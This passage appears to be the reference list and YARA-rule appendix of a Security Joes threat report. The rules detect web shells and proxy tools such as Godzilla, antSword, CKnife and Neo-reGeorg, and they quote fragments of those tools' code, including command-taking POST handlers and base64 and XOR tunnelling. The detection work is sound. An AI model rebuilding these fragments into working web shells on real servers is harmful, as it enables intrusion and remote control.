- https://github.com/cowboy/php-simple-proxy/
- https://github.com/bclswl0827/goagent-php/blob/master/index.php
- https://attack.mitre.org/techniques/T1090/
- https://www.php.net/manual/en/function.file-get-contents.php
- https://www.php.net/manual/en/context.ssl.php
- https://github.com/yitd/Any-Proxy
- https://github.com/BeichenDream/Godzilla
- https://www.secureworks.com/research/samsam-ransomware-campaigns
- https://media.defense.gov/2021/Jul/01/2002753896/-1/-1/1/CSA_GRU_GLOBAL_BRUTE_FORCE_CAMPAIGN_UOO158036-21.PDF
- https://unit42.paloaltonetworks.com/manageengine-godzilla-nglite-kdcsponge/
- https://www.mandiant.com/resources/the-little-malware-that-could-detecting-and-defeating-the-china-chopper-web-shell
- https://www.it145.com/9/79439.html
- https://www.moregeek.xyz/i/502400954959
- https://cloud.tencent.com/developer/article/1757147
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Forwarded-For#security_and_privacy_concerns
- https://unit42.paloaltonetworks.com/actors-still-exploiting-sharepoint-vulnerability/

Appendix – Yara rules

```
rule neo_regeorg_proxy {
    meta:
        author = "Charles Lomboni - Security Joes"
        description = "Rules to detect neo-reGeorg proxy tool"
        date = "June, 2022"
        reference = "https://github.com/L-codes/Neo-reGeorg"
    strings:
        $neo_regeorg_en = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
        $neo_regeorg_de = "BASE64 CHARSLIST"
        $neo_regeorg_cmd = "X-CMD"
        $neo_regeorg_target = "X-TARGET"
        $neo_regeorg_error = "X-ERROR"
        $neo_regeorg_status = "X-STATUS"
        $neo_regeorg_phrase = "Georg says, 'All seems fine'"


        $neo_pass_php_1 = "if(version_compare(PHP_VERSION,'5.4.0','>='))@http_response_code(200);"
        $neo_pass_php_2 = "$mark = substr($cmd,0,22);"
        $neo_pass_php_3 = "$cmd = substr($cmd, 22);"
        $neo_pass_php_4 = "$writebuf = \"writebuf\".$mark;"
        $neo_pass_php_5 = "$readbuf = \"readbuf\".$mark;"
        $neo_pass_php_6 = "$target_ary = explode(\"|\", base64_decode(strtr($headers["
        $neo_pass_php_7 = "$_SESSION[$writebuf] .= base64_decode(strtr($rawPostData, $de, $en));"

        $neo_pass_jspx_1 = "<jsp:root version=\"2.0\"
mlns:jsp=\"http://java.sun.com/JSP/Page\"><jsp:directive.page
contentType=\"text/html\"/><jsp:directive.page pageEncoding=\"UTF-8\"
trimDirectiveWhitespaces=\"true\"/>"
        $neo_pass_jspx_2 = "return super.defineClass(b, 0, b.length);"
        $neo_pass_jspx_3 = "Class clazz = new U(this.getClass().getClassLoader()).g(clazzBytes);"
        $neo_pass_jsp_1 = "<%@page pageEncoding=\"UTF-8\" trimDirectiveWhitespaces=\"true\"%>"

        $neo_pass_aspx_1 = "public String StrTr(string input, string frm, string to) {"
        $neo_pass_aspx_2 = "String en =
\"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/\";"
        $neo_pass_aspx_3 = "Uri u = new
Uri(System.Text.Encoding.UTF8.GetString(Convert.FromBase64String(StrTr(rUrl, de, en))));"
        $neo_pass_aspx_4 = "request.Headers.Add(key, Request.Headers.Get(key));"
        $neo_pass_aspx_5 = "if((c = Request.InputStream.Read(buff, 0, buff.Length)) > 0) {"
        $neo_pass_aspx_6 = "String mark = cmd.Substring(0,22);"
        $neo_pass_aspx_7 = "String target_str =
System.Text.Encoding.Default.GetString(Convert.FromBase64String(StrTr(Request.Headers.Get("
    condition:
        ($neo_regeorg_en and $neo_regeorg_de and $neo_regeorg_cmd and $neo_regeorg_target and
$neo_regeorg_error and $neo_regeorg_status and $neo_regeorg_phrase)
        or ($neo_pass_php_1 and $neo_pass_php_2 and $neo_pass_php_3 and $neo_pass_php_4 and
$neo_pass_php_5 and $neo_pass_php_6 and $neo_pass_php_7)
        or (($neo_pass_jspx_1 or $neo_pass_jsp_1) and $neo_pass_jspx_2 and $neo_pass_jspx_3)
        or ($neo_pass_aspx_1 and $neo_pass_aspx_2 and $neo_pass_aspx_3 and $neo_pass_aspx_4 and
$neo_pass_aspx_5 and $neo_pass_aspx_6 and $neo_pass_aspx_7)
}
```

```
rule cknife_webshell {
    meta:
        author = "Charles Lomboni - Security Joes"
        description = "Rules to detect CKnife web shell"
        date = "June, 2022"
        reference = "https://github.com/Chora10/Cknife"
    strings:
        $cknife_cd_cmd =  "&echo [S]&cd&echo [E]"
        $cknife_pwd_bin_sh = ";echo [S];pwd;echo [E]"
        $cknife_cmd = "cmd"
        $cknife_bin_sh = "/bin/sh"
        $cknife_cmd_comment = {2f 2f e6 a3 80 e6 9f a5 63 6d 64 e6 98 af e5 90 a6 e6 9c 89 e8 87 aa e5
```

```
ae 9a e4 b9 89 e8 b7 af e5 be 84}
        $cknife_windows_comment = {2f 2f 20 77 69 6e 64 6f 77 73 e7 b3 bb e7 bb 9f}
        $cknife_to_hex_comment = {2f 2f 20 31 36 e8 bf 9b e5 88 b6 20 e8 bd ac e6 8d a2}
    condition:
        all of them
}
```

```
rule any_proxy {
    meta:
        author = "Charles Lomboni - Security Joes"
        description = "Rules to detect Any-Proxy tool"
        date = "June, 2022"
        reference = "https://github.com/yitd/Any-Proxy"
    strings:
        $anyproxy_post = "$_POST['Any-Proxy'], time()+3600*24*366);"
        $anyproxy_anyip_comment = {2f 2f 24 61 6e 79 69 70 e5 80 bc e4 b8 ba 31 e5 8f 91 e9 80 81 e6 9c
        8d e5 8a a1 e5 99 a8 49 50 e5 a4 b4 ef bc 8c e5 80 bc e4 b8 ba 32 e5 88 99 e5 8f 91 e9 80 81 e9
        9a 8f e6 9c ba 49 50 ef bc 8c e5 80 bc e4 b8 ba 33 e5 8f 91 e9 80 81 e5 ae a2 e6 88 b7 e7 ab af
        49 50 ef bc 8c e4 bb 85 e5 9c a8 e9 83 a8 e5 88 86 e7 bd 91 e7 ab 99 e4 b8 ad e6 9c 89 e6 95
        88}
        $anyproxy_html = {e5 9c a8 e5 bd 93 e5 89 8d e9 93 be e6 8e a5 e6 9c ab e5 b0 be e8 be 93 e5 85
        a5 20 7e 71 20 e5 8f af e4 bb a5 e9 80 80 e5 87 ba e5 bd 93 e5 89 8d e9 a1 b5 e9 9d a2 e5 9b 9e
        e5 88 b0 e9 a6 96 e9 a1 b5 3c 2f 70 3e 3c 70 3e e5 9c a8 e5 9f 9f e5 90 8d e5 90 8e e9 9d a2 e5
        8a a0 e4 b8 8a e9 93 be e6 8e a5 e5 9c b0 e5 9d 80 e5 8d b3 e5 8f af e8 ae bf e9 97 ae ef bc 8c
        e5 a6 82 20 27 20 2e 20 24 68 74 74 70 73 20 2e 20 24 68 6f 73 74 20 2e 20 27 2f 68 74 74 70 3a
        2f 2f 69 70 33 38 2e 63 6f 6d 2f}
        $anyproxy_powered = ">©Powered by <a href=\"https://github.com/yitd/Any-Proxy\">Any-Proxy"
        $anyproxy_script_alert_ip = {3c 73 63 72 69 70 74 3e 61 6c 65 72 74 28 27 e8 af b7 e6 b1 82 e7
        9a 84 69 70 e8 a2 ab e7 a6 81 e6 ad a2 ef bc 81 27 29}
        $anyproxy_script_alert = {3c 73 63 72 69 70 74 3e 61 6c 65 72 74 28 27 e8 af b7 e6 b1 82 e7 9a
        84 e5 9f 9f e5 90 8d e6 9c 89 e8 af af ef bc 81 27 29}
        $anyproxy_array_comment = {2f 2f e5 85 b3 e7 b3 bb e6 95 b0 e7 bb 84 e8 bd ac e6 8d a2 e6 88 90
        e5 ad 97 e7 ac a6 e4 b8 b2 ef bc 8c e6 af 8f e4 b8 aa e9 94 ae e5 80 bc e5 af b9 e4 b8 ad e9 97
        b4 e7 94 a8 3d e8 bf 9e e6 8e a5 ef bc 8c e4 bb a5 3b 20 e5 88 86 e5 89 b2}
        $anyproxy_foreach_comment = {2f 2f e5 a6 82 e6 9e 9c e8 bf 94 e5 9b 9e e5 88 b0 e5 ae a2 e6 88
        b7 e7 ab af 63 6f 6f 6b 69 65 e4 b8 8d e6 ad a3 e5 b8 b8 e5 8f af e6 8a 8a e4 b8 8b e8 a1 8c e4
        b8 ad e7 9a 84 24 72 6f 6f 74 20 2e 20 24 74 6f 70 e6 8d a2 e6 88 90 24 68 6f 73 74}
    condition:
        all of them

}
```

```
rule simple_php_proxy {
    meta:
        author = "Charles Lomboni - Security Joes"
        description = "Rules to detect Simple PHP Proxy tool"
        date = "June, 2022"
        reference = "https://github.com/cowboy/php-simple-proxy/"
    strings:
        $simple_php_proxy_git_osc = "git@osc"
        $simple_php_proxy_git_osc_url = "http://git.oschina.net/atwal/php-simple-proxy"
        $simple_php_proxy_comments = {e4 bc 98 e5 8c 96 e4 bf ae e6 94 b9 e7 82 b9 ef bc 9a e5 8a a0 e4
b8 8a e4 ba 86 e5 bc 82 e5 b8 b8 e5 a4 84 e7 90 86 ef bc 8c 62 61 73 65 75 72 6c e8 ae be e7 bd ae ef
bc 8c e4 bc 9a e6 9b b4 e5 ae 89 e5 85 a8 ef bc 8c e9 bb 98 e8 ae a4 e4 b8 ba 6a 73 6f 6e 70 e6 a0 bc
e5 bc 8f}
        $simple_php_proxy_request_ex = "simple_proxy.php?url=http://example.com/"
        $simple_php_proxy_github = "http://github.com/cowboy/php-simple-proxy"
        $simple_php_proxy_config_comments = {e6 a0 b9 e6 8d ae e9 9c 80 e8 a6 81 e4 bf ae e6 94 b9 e4
b8 8b e9 9d a2 e7 9a 84 e9 85 8d e7 bd ae e9 a1 b9 ef bc 8c e9 85 8d e7 bd ae e9 a1 b9 e8 af b4 e6 98
8e e8 a7 81 e4 b8 8a e9 9d a2 e7 9a 84 e8 af b4 e6 98 8e e6 96 87 e5 ad 97}
    condition:
        all of them
}
```

```
rule goAgent_proxy {
    meta:
```

```
        author = "Charles Lomboni - Security Joes"
        description = "Rules to detect goAgent proxy tool"
        date = "June, 2022"
        reference = "https://github.com/bclswl0827/goagent-php"
    strings:
        $goagent_default_passwd = "$__password__ ="
        $gogent_hostdeny = "$__hostsdeny__ = array(); // $__hostsdeny__ = array('.youtube.com',
'.youku.com');"
        $goagent_html_line = "<tr><td bgcolor=#3366cc><font face=arial,sans-serif
color=#ffffff><b>Error</b></td></tr>"
        $goagent_banner = "<H1>${banner}</H1>"
        $goagent_password_isset = "if (!isset($kwargs['password']) || $password != $kwargs['password'])
{"
        $goagent_default_msg_error = "message_html('502 Urlfetch Error','"
    condition:
        all of them
}
```

```
rule antSword_webshell {
    meta:
        author = "Charles Lomboni - Security Joes"
        description = "Rules to detect antSword web shell"
        date = "June, 2022"
        reference = "https://github.com/AntSwordProject/antSword"
    strings:
        $antSword_cmd = "$cmd = @$_POST['ant'];"
        $antSword_pk = "$pk = <<<EOF"
        $antSword_rsa_begin = "-----BEGIN PUBLIC KEY-----"
        $antSword_rsa_end = "-----END PUBLIC KEY-----"
    condition:
        all of them
}
```

```
rule godzilla_webshell {
    meta:
        author = "Charles Lomboni - Security Joes"
        description = "Rules to detect Godzilla web shell"
        date = "June, 2022"
        reference = "https://github.com/BeichenDream/Godzilla"
    strings:
        $godzilla_windows_temp = "c:/windows/temp/"
        $godzilla_linux_temp = "/tmp/"
        $godzilla_php_payload_notation = "@PayloadAnnotation(Name = \"PhpDynamicPayload\")"
        $godzilla_php_regex =
"(FileRoot|CurrentDir|OsInfo|CurrentUser|ProcessArch|canCallGzipDecode|canCallGzipEncode|systempdir)"
        $godzilla_php_get_payload = "assets/payload.php"
        $godzilla_php_file_get = "$data=file_get_contents(\"php://input\");"
        $godzilla_php_xor = "$D[$i] = $D[$i]^$c;"
        $godzilla_java_payload_notation = "@PayloadAnnotation(Name = \"JavaDynamicPayload\")"
        $godzilla_java_regex = "FileRoot|CurrentDir|OsInfo|CurrentUser|ProcessArch|TempDirectory"
        $godzilla_java_erro_log = {e7 b1 bb 3a 20 25 73 20 e6 98 a0 e5 b0 84 e4 b8 8d e5 ad 98 e5 9c
        a8}
        $godzilla_java_get_payload = "assets/payload.classs"
        $godzilla_java_dynamicClass = "DynamicClassNames"
        $godzilla_java_appsettings = {4a 61 76 61 e5 8a a8 e6 80 81 43 6c 61 73 73 e5 90 8d e5 ad 97}
        $godzilla_java_msg_dialog = {43 6c 61 73 73 4e 61 6d 65 20 e5 b0 91 e4 ba 8e 35 30 e4 b8 aa}
        $godzilla_csharp_payload_notation = "@PayloadAnnotation(Name = \"CShapDynamicPayload\")"
        $godzilla_csharp_regex = "FileRoot|CurrentDir|OsInfo|CurrentUser|ProcessArch|TempDirectory"
        $godzilla_csharp_get_payload = "assets/payload.dll"
        $godzilla_asp_payload_notation = "@PayloadAnnotation(Name = \"AspDynamicPayload\")"
        $godzilla_asp_regex = "FileRoot|CurrentDir|OsInfo|CurrentUser"
        $godzilla_asp_get_payload = "assets/payload.asp"
    condition:
```

```
        ($godzilla_php_payload_notation and $godzilla_php_regex and $godzilla_php_get_payload)
        or ($godzilla_php_file_get and $godzilla_php_xor)
        or ($godzilla_java_payload_notation and $godzilla_java_regex and $godzilla_java_erro_log and
        $godzilla_java_get_payload and $godzilla_java_dynamicClass and $godzilla_java_appsettings and
        $godzilla_java_msg_dialog)
        or ($godzilla_csharp_payload_notation and $godzilla_csharp_regex and
        $godzilla_csharp_get_payload)
        or ($godzilla_asp_payload_notation and $godzilla_asp_regex and $godzilla_asp_get_payload)
        and ($godzilla_windows_temp or $godzilla_linux_temp)

}
```